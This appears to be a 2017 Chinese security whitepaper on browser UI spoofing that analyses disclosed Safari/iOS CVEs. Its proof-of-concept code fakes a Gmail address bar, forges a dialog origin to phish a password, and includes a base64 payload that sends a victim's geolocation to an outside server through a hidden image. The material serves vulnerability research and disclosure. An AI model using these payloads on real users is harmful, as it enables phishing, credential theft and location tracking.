Browser UI Security 技术白皮书

腾讯玄武实验室 xisigr

2017/10/16

目录

1 UI Spoof 概述......2

1.1 地址栏欺骗......3

1.2 对话框欺骗......5

1.3 状态栏欺骗......6

2 UI Spoof 真实案例详解......7

2.1 地址栏欺骗+多个安全机制绕过（CVE-2015-3755）......7

2.2 对话框+源显示欺骗（CVE-2015-7093）......9

2.3 地理位置权限认证欺骗（CVE-2016-1779）......12

2.4 Blob-URLs 欺骗（CVE-2016-5189 和 CVE-2016-7623）......18

2.5 冒号:引发的地址栏欺骗（CVE-2016-1707）......22

2.6 右键点击引发的地址栏欺骗（CVE-2016-5222）......25

2.8 窗口大小所导致的对话框欺骗（CVE-2016-7592）......26

2.9 右向左(RTL)方向的 URL 欺骗 (CVE-2017-5072)......29

2.10 国际化域名欺骗（CVE-2017-5060）......30

2.11 搜索引擎引发的地址栏欺骗（CVE-2017-2517）......32

2.12 浏览器状态栏欺骗......33

3 未来......37

Browser UI ,是指浏览器用户界面。浏览器经过几十年的发展，对于用户界面并没有一个统一的规定标准，目前大多数现代浏览器的用户界面包括：前进和后退按钮、刷新和停止加载按钮、地址栏、状态栏、页面显示窗口、查看源代码窗口、标签等。另外可能还会有一些其他的用户界面，例如下载管理、页面查找、通知、系统选项管理、隐身窗口等等。我们可以把 Browser UI 认为是一个前端标签式的页面管理器或者 Web 的外壳，用户不必去考虑浏览器应用程序底层是如何处理数据的，所有的网络行为结果，均由 Browser UI 去展现给用户。

从安全的角度来说，浏览器 UI 上最容易发生的攻击就是用户界面欺骗，也就是 UI Spoof。通常 UI Spoof 被用来进行网络钓鱼攻击使用。网络钓鱼是社会工程学中用于欺骗用户，进而获取用户的敏感信息的一种攻击手段，通常使用伪造网站等方法，诱使用户从视觉感官上相信其是合法真实的，当用户在浏览器中进行操作后，敏感信息就有可能被攻击者获取到。

因此浏览器 UX 团队在开发 UI 过程中，在便捷用户浏览的同时，对 UI 安全模型上的设计、策略、逻辑也显得非常重要，安全的 UI 能帮助用户在上网时快速、准确的做出正确安全的决策。 而 UI 一旦出现了缺陷，攻击者就可能伪造浏览器 UI 中的某些关键信息，进而对用户实施网络钓鱼攻击。

本技术白皮书中将给大家介绍什么是 UI Spoof 漏洞，并对多个浏览器 UI 上的安全漏洞进行详细分析。

1 UI Spoof 概述

UI Spoof 是用户界面欺骗，通常被用来进行网络钓鱼使用，这种攻击可以使用户受到视觉欺骗而做出不安全网络行为。在浏览器中地址栏、状态栏、对话框通常是最容易发生 UI Spoof 的地方。对用户来说 UX 是个纯主观感受，因此在浏览器 UI 的安全设计中，对于各个前端 UI 模块的位置、大小、颜色、功能等，都是需要认真规划和考量的，尤其在小屏幕的移动浏览器中，每一寸像素对浏览器 UI 来说都弥足珍贵。试想一处可信像素，如果可以被攻击者所控制，伪造成任意 UI 内容，包括伪造浏览器自身 UI 模块，这都是很危险的事

情。在浏览器 UI 中，如图 1 所示有一些被称为“死亡线[1]”的边界，比如浏览器最顶端的 URL 地址栏，这部分是由浏览器完全控制，也是让用户可以完全信任的 UI 模块。而死亡线位于地址栏与页面显示的交界处，如果用户信任像素于死亡线以上，那么这将是安全的，反之则会“死亡”。




图 1

1.1 地址栏欺骗

地址栏欺骗漏洞，伪造了 Web 最基本的安全边界，源(orgin)。Web 中的源包括协议、主机和端口，这三者均相同表示同源。在现代浏览器 UI 中，地址栏有意弱化了对协议和端口的显示，这考虑到普通用户不太了解源的概念。比如 http://www.163.com:80，Chrome 地址栏显示为 www.163.com，前端 UI 的显示并不影响底层对源的解析。所以，我们也可以认为只要伪造了主机（域名和 IP），就是一个地址栏欺骗漏洞。

Google 曾明确表示：“我们认识到地址栏是现代浏览器中唯一可靠的安全指示器。” 也就是说如果地址栏欺骗发生，那么用户对后续所有 Web 页面内容的信任将全部崩塌。

在浏览器地址栏中，URL 最初只支持 ASCII 字符，后来引入 Unicode 字符集用于支持世界上任何语言。但是 Unicode 字符集是无比庞大的，里面集合了世界范围内所有的编码，目前可用字符已超过十几万个，并且在不断增加。浏览器地址栏在对这些稀奇古怪的编码进行视觉渲染处理时，字符的外观和显示顺序可能会对用户产生欺骗。

在 Unicode 中有大量相似的字符，有时两个不同的 Unicode 字符串，在小尺寸分辨率的屏幕中，其外观都是很难分辨的。例如斜杠“∖(U+2216)”和“＼(U+FF3C)”虽然它们功能

[1] https://textslashplain.com/2017/01/14/the-line-of-death/

不同但外观极其相似。英文字符 a（U+0061）[2]，从表 1 也可以看出有不少相似字符。

a	61	LATIN SMALL LETTER A
ɑ	251	LATIN SMALL LETTER ALPHA
α	03B1	GREEK SMALL LETTER ALPHA
а	430	CYRILLIC SMALL LETTER A
⍺	237A	APL FUNCTIONAL SYMBOL ALPHA
𝐚	1D41A	MATHEMATICAL BOLD SMALL A
𝑎	1D44E	MATHEMATICAL ITALIC SMALL A
𝒂	1D482	MATHEMATICAL BOLD ITALIC SMALL A
𝒶	1D4B6	MATHEMATICAL SCRIPT SMALL A
𝓪	1D4EA	MATHEMATICAL BOLD SCRIPT SMALL A
𝔞	1D51E	MATHEMATICAL FRAKTUR SMALL A
𝕒	1D552	MATHEMATICAL DOUBLE-STRUCK SMALL A
𝖆	1D586	MATHEMATICAL BOLD FRAKTUR SMALL A
𝖺	1D5BA	MATHEMATICAL SANS-SERIF SMALL A
𝗮	1D5EE	MATHEMATICAL SANS-SERIF BOLD SMALL A
𝘢	1D622	MATHEMATICAL SANS-SERIF ITALIC SMALL A
𝙖	1D656	MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL A
𝚊	1D68A	MATHEMATICAL MONOSPACE SMALL A
𝛂	1D6C2	MATHEMATICAL BOLD SMALL ALPHA
𝛼	1D6FC	MATHEMATICAL ITALIC SMALL ALPHA
𝜶	1D736	MATHEMATICAL BOLD ITALIC SMALL ALPHA
𝝰	1D770	MATHEMATICAL SANS-SERIF BOLD SMALL ALPHA
𝞪	1D7AA	MATHEMATICAL SANS-SERIF BOLD ITALIC SMALL ALPHA
ａ	FF41	FULLWIDTH LATIN SMALL LETTER A

表 1

除了编码问题，地址栏中显示的两个角色“你在哪（当前 URL）和你要去哪（即将导航的 URL）”，在互相竞争、互相转换时由于一些逻辑错误而导致欺骗发生。

例如：t=window.open(‘http://www.google.com’); t.document.write(‘spoofing’);t.stop()。 在早期的某些浏览器中，这句代码就可以造成一个地址栏欺骗。

而在移动浏览器中，地址栏 UI 显示可谓是像素之争，因为移动端屏幕太小了。超长的 URL 可能会使地址栏的显示出现问题。无论地址栏可视空间有多小，都一定要遵循显示真

[2] https://unicode.org/cldr/utility/confusables.jsp?a=a&r=None

正源的原则[3]。

例如：攻击者发布的恶意 URL https://login.your-bank.com.evil.com/login.your-bank.com

图 2

如图 2 所示最后的两个地址栏显示策略是错误的。第一个是显示了 URL 的最左边，只显示了多级域名的一部分；第二个的策略是，只显示了 URL 的最右边，显示的是 URL 的 pathname 部分。这两种显示方式，都没有把真正的源显示出来 evil.com，用户会认为当前访问的网站是的是 login.your-bank.com。

在现代浏览器中，地址栏除了显示当前页面 URL 和接受用户键入要导航的 URL 这些最基本的功能外，还加入了很多新的功能及权责，比如，目前大多数浏览器都已经将地址栏和搜索栏合二为一，俗曰智能地址栏，这样的设计就可能因 URL 和搜索上存在逻辑上的混乱而导致地址栏欺骗。

1.2 对话框欺骗

警告对话框(alert())、确认对话框(confirm())、提示对话框(prompt())是浏览器中最常用到的三个重要对话框。这些对话框用于警告、提示或让用户输入信息。另外浏览器中的一些其他功能，也会触发一些自有对话框的提示，比如地理定位(Geolocation API)的认证对话框、消息通知(Notification API)的对话框等。大多数的对话框上欺骗，是由其在非启动窗口弹出

[3] https://www.chromium.org/Home/chromium-security/enamel

或伪造源显示所引发。另外，如果对话框中可以插入任意内容，将会大幅提升欺骗的成功率。

- 非启动窗口弹出

举个简单例子，例如访问网站 www.xisigr.com 会弹出一个警告对话框，那么这个对话框就是由 xisigr.com 域派生出来的，xisigr.com 是启动窗口。如果我们可以使这个对话框在 google.com 域弹出，那么这个对话框就是跨域了，在这里 google.com 就是非启动窗口。

- 伪造源显示

对于显示源的对话框，例如从 www.xisigr.com 弹出一个对话框，通常情况对话框上会显示源信息，正常会显示 www.xisigr.com。如果改变了源，使之显示为 www.google.com，这就伪造了源信息的显示。而且这也是一个同源策略的绕过。

对于那些不显示源信息的对话框，如果对话框中可以注入文本甚至回车换行（\r\n），那么攻击者可能注入 www.google.com 这样的字符串，并调整显示位置使之看似是对话框原生态的源信息，从而达到欺骗的目的。

1.3 状态栏欺骗

现代浏览器中，通常状态栏不会自动显示在主页面窗口。只有当显示链接地址或加载页面时，状态栏会在浏览器窗口左下角浮现出来。状态栏上的欺骗有以下几种：

（1）当鼠标移动到链接上，状态栏显示 A 地址。当点击链接后，转向 B 地址。这个方法使用脚本就可以轻易实现。例如：

```
<a onclick="location='//B.com';return false;" href="//A.com">A.com</a>
```

当然这个问题并不是漏洞，只是一个小技巧。而且浏览器长久以来一直支持这种处理方式。

（2）使用 CSS 画出一个原生态的状态栏。在 CSS3 中增加了圆角和阴影的支持，这使得我们可以使用 CSS 画出一个和浏览器一模一样的状态栏，进而可以对用户产生欺骗的效果。这个问题从安全角度来看，可能带来的安全风险并不是那么明显。但是作者在这还是想抛出这个话题讨论：当浏览器原生态 UI 可以被用户使用脚本完全模拟时，欺骗可能就会发生。

2 UI Spoof 真实案例详解

2.1 地址栏欺骗+多个安全机制绕过（CVE-2015-3755）

CVE-2015-3755 是作者发现的一个绕过 Webkit 多个安全机制的漏洞，漏洞成因是 Webkit 在解析 URL 中端口号时出现逻辑错误所导致，攻击者利用后可以进行 URL 地址栏欺骗攻击，并可以绕过对话框源显示的同源策略，以及绕过地址栏中 HTTPS 安全锁保护机制等。

受影响产品：Apple Safari < 8.0.8, Apple Safari <7.1.8, Apple Safari <6.2.8, iOS<8.4.1

漏洞公告：

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3755

那么这个漏洞是如何发生的呢？我们直接来看 CVE-2015-3755 的 POC。

```
<a href="https://www.gmail.com:443."target="aa"
onclick="setTimeout('fake()',100)"><h1>click me</h1></a>
<script>
function fake() {
var t = window.open('javascript:alert(1)','aa');
t.document.body.innerHTML = '<title>Gmail</title><H1>Fake Page!!!--hack by
xisigr</H1>';
}
</script>
```

把上面代码保存为 test.html，例如：http://www.xisigr.com/test.html。然后在受影响版本中运行。如图 3 所示是作者在 iOS 版 Safari 中运行的结果，URL 欺骗+对话框源显示绕过+https 安全锁机制绕过。




图 3

我们知道网络系统中端口号范围：端口为空，或是 16 位的无符号整型。浏览器在解析 URL 时，如果发现其中的端口号错误，例如是非数字，通常会转到预先定义好的系统错误页面。而我们的 POC 中要访问的 URL 是这样的：

```
https://www.gmail.com:443.
```

这是一个端口号异常的 URL。Safari 浏览器在处理这个异常时，出现了逻辑错误。最终使地址栏显示停留在 www.gmail.com，并且我们可以对页面 DOM 进行操作：

```
var t = window.open('javascript:alert(1)','aa');
t.document.body.innerHTML = '<title>Gmail</title><H1>Fake Page!!!--hack by xisigr</H1>';
```

当 alert(1)弹出时，对话框源显示的是 https://www.gmail.com。这里对话框显示的源绕过了同源策略，因为实际上当前的域还是 xisigr.com。如果将代码换成 alert(document.domain)，就会一目了然。如图 4 所示。




图 4

同时这里也绕过了 Safari 对安全锁标识的判断机制。我们知道如果访问的是 https 协议的网站，浏览器就会在地址栏中显示安全锁标识。这可以快速的告诉用户，您当前访问的网站传输是加密的，是安全的。但我们这里访问的是一个错误的非加密的 URL，但 Safari 却仍然显示了安全锁标识。

2.2 对话框+源显示欺骗（CVE-2015-7093）

在修复了 CVE-2015-3755 这个漏洞以后，Safari 便在 iOS 系统中取消了对话框源的显示。例如运行这段代码：

```
<button onclick=alert(1)>Click me</button>
```

点击 Click me，将弹一个 alert(1)的对话框，对话框的 UI 中只会显示“1”，而不会有源的显示。而 Chrome 和 Firefox 对话框中会显示源。如图 5 所示：




图 5

对话框中显示源，本就符合一个正常的安全逻辑。不知为何 Safari 在修复完 CVE-2015-3755 这个漏洞后，会把对话框做这样的处理。没有了源的显示，会使欺骗风险增加，关于这点会在后面的漏洞分析中做详细的说明。

CVE-2015-7093 这个漏洞正是作者在这种情况下发现的。漏洞成因是，在 Safari 中对话框可以在非启动窗口弹出，并且对话框 UI 中可以注入内容，来伪造源显示。攻击者利用这个漏洞，可以向用户发起网络钓鱼攻击。

受影响产品：Apple Safari, Apple iOS <9.2

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7093

CVE-2015-7093 的 POC:

保存下面代码为:http://test.com/1.html

```
<html>
<a href=2.html target='_blank'>click me</a>
</html>
```

保存下面代码为：http://test.com/2.html

```
<html>
<body>
<script>
location='https://www.google.com';
function go(){
if(window.opener){
window.opener.location = 'data:text/html,<title>test</title><script>'+
'pass = prompt("https://google.com           \nType  your password:\n");'+
'alert("Your Password is: "+pass);'+
'<\/script>';
}}
go();
</script>
</body>
</html>
```

在 Safari 中运行 http://test.com/1.html，然后点击 Click me 按钮,当用户在对话框中输入后，信息就有可能被盗取。运行结果如图 6 所示，用户在对话框中输入 123：




图 6

我们通过逐步拆解 POC 代码，进一步分析这个欺骗攻击是如何实现的。首先，我们要清楚有 2 个页面窗口，窗口 A 为 www.test.com/1.html，窗口 B 为 www.test.com/2.html。窗口 A 是窗口 B 的父窗口。

窗口 B 中的代码主要完成 2 个功能。

（1） 当 B 窗口被打开后，导航到 `https://www.google.com`。

代码：`location='https://www.google.com';`

（2） 使父窗口 A 弹出对话框。

代码：

```
window.opener.location =
'data:text/html,<title>test</title><script>pass=prompt("https://go
ogle.com                    \nType    your  password:\n");alert("Your
Password is: "+pass);</script>';
```

在 B 窗口将要导航到 https://www.google.com 的时候，A 窗口弹出的对话框在 B 窗口显示，这个对话框阻塞了 B 窗口导航到 https://www.google.com,使它处于一个等待状态。这就形成了上图中所示的欺骗结果。并且攻击者在对话框中插入了更具有欺骗效果的内容，伪造了源显示。

2.3 地理位置权限认证欺骗（CVE-2016-1779）

在浏览器中除了 alert()/prompt()/confirm()对话框外，还有一些是 Web API 自身生成的对话框，比如地理定位(Geolocation API)的认证对话框、消息通知(Notification API)的对话框等，这些由 Web API 派生出来的对话框，同样存在欺骗的风险。

CVE-2016-1779 这个漏洞，就是由地理定位的认证对话框所引发。Geolocation API 被用来获取用户主机设备的地理位置，并且它有一套完整的保护用户隐私的机制[4]。要使用地理定位功能必须经过用户的许可才可以，除非已经预先确认了信任关系。浏览器在使用 Geolocation API 时会弹出一个认证框来通知用户，并且在这个认证框的 UI 上必须包含此页面的 URL。CVE-2016-1779 这个漏洞可以让远程攻击者绕过同源策略使认证框在任意域弹出，并且当用户点击允许后可获取到用户的地理位置。

受影响产品：Apple iOS < 9.3 , Apple Safari < 9.1

---

[4] https://www.w3.org/TR/geolocation-API/#security

漏洞公告：https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1779

触发 Geolocation 的认证框很简单，我们只要运行下面的代码即可，前提是之前没有允许当前域获取 Geolocation。

```
<script>
function success(position) {}
navigator.geolocation.getCurrentPosition(success);
</script>
```

例如：http://www.test.com/geo.html。运行后，浏览器会在当前页面上弹出认证对话框，对话框的 UI 上会有源显示：www.test.com。

从触发认证框这个过程中，作者有了以下的想法。

1. 可否改变认证源。
2. 如果可以改变，是否可以为空。

于是，按照这个思路，继续进行测试。在这个过程中，发现 iOS 下 Safari 和 Chrome 在使用 data:来解析这段代码时，认证源头将为“://”。如图 7 所示。

data:text/html;base64,PHNjcmlwdD4KZnVuY3Rpb24gc3VjY2Vzcyhwb3NpdGlvbikge30KbmF2aWdhdG9yLmdlb2xvY2F0aW9uLmdldEN1cnJlbnRQb3NpdGlvbihzdWNjZXNzKTsKPC9zY3JpcHQ+Cg==

图 7

接下来作者进一步优化了 POC。

```
<title>test</title>

<script>

function geo(){

window.open('http://www.google.com');

location                                                                          =

'data:text/html;base64,PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ

+CjxtZXRhIGNoYXJzZXQ9dXRmLTggLz4KPHRpdGxlPmdlb2xvY2F0aW9uPC90aXRsZT4KPGJvZHk

+CjxzY3JpcHQ

+CmZ1bmN0aW9uIHN1Y2Nlc3MocG9zaXRpb24pIHsKZG9jdW1lbnQuZ2V0RWxlbWVudEJ5SWQoJ3J

lbW90ZScpLnNyYz0iaHR0cDovL3hpc2lnci5jb20vdGVzdC9nZW8v

Z2V0LnBocD9nZW9sb2NhdGlvbj0iKyItLS0tLS0iK2VuY29kZVVSSUNvbXBvbmVudChwb3NpdGlv

bi5jb29yZHMubGF0aXR1ZGUpKyIsIitlbmNvZGVVUklDb21wb25lb

nQocG9zaXRpb24uY29vcmRzLmxvbmdpdHVkZSk7CiB9Cm5hdmlnYXRvci5nZW9sb2NhdGlvbi5nZ

XRDdXJyZW50UG9zaXRpb24oc3VjY2Vzcyk7Cjwvc2NyaXB0Pgo8aW

1nIGlkPSJyZW1vdGUiIHNyYz0iIiB3aWR0aD0wIGhlaWdodD0wPgo8L2JvZHk+CjwvaHRtbD4=';
```

```
}
</script>
<button onclick='geo()'>Click Me</button>
```

其中 Base64 解密后的代码如下：

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset=utf-8 />
<title>geolocation</title>
<body>
<script>
function success(position) {
document.getElementById('remote').src="http://xisigr.com/test/geo/get.php?ge
olocation="+"------
"+encodeURIComponent(position.coords.latitude)+","+encodeURIComponent(positi
on.coords.longitude);
 }
navigator.geolocation.getCurrentPosition(success);
</script>
<img id="remote" src="" width=0 height=0>
</body>
</html>
```

运行上面代码后的结果，如图 8 所示。




图 8

还记得前面我们说的 “认证框上的源显示，必须要和当前页面的源相同”。此时，我们已经成功的绕过了同源策略，使 data:域的 Geolocation 认证源在非启动窗口弹出，形成了一个认证框欺骗攻击。当用户点击允许后，系统也并没有检查认证 UI 上的源和当前页面源是否相同，于是地理位置就被发送到攻击者服务器了。

在这里还有一个关于 CVE-2016-1779 的小故事和大家分享。作者把这个漏洞提交给 APPLE 公司后不久，在 2016/1/6，作者的服务器上收到了一些地理位置回传信息。因为在提交的 POC 中已明确的指出，使用自己的服务器搭建了一个漏洞验证环境，如果触发，数据则会传到作者的服务器上。如图 9 所示。




图 9

在查阅后发现，37.332578830316436,-122.03068509201906,显示的正式 Apple 的美国总部地址。如图 10 所示。

